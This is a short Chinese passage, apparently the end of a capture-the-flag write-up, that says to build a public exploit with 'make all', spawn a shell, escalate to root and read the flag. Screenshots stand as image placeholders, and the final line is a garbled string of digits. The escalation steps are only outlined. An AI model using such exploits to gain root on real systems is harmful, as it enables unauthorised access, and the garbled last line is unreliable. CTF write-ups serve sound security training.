
按照EXP的教程做
1
2
make all

然后再弹shell,开一个终端
就成功提权了,最后读root里的flag
1 11 d68 fa040 b1 c 11 fbe7 c 771084728717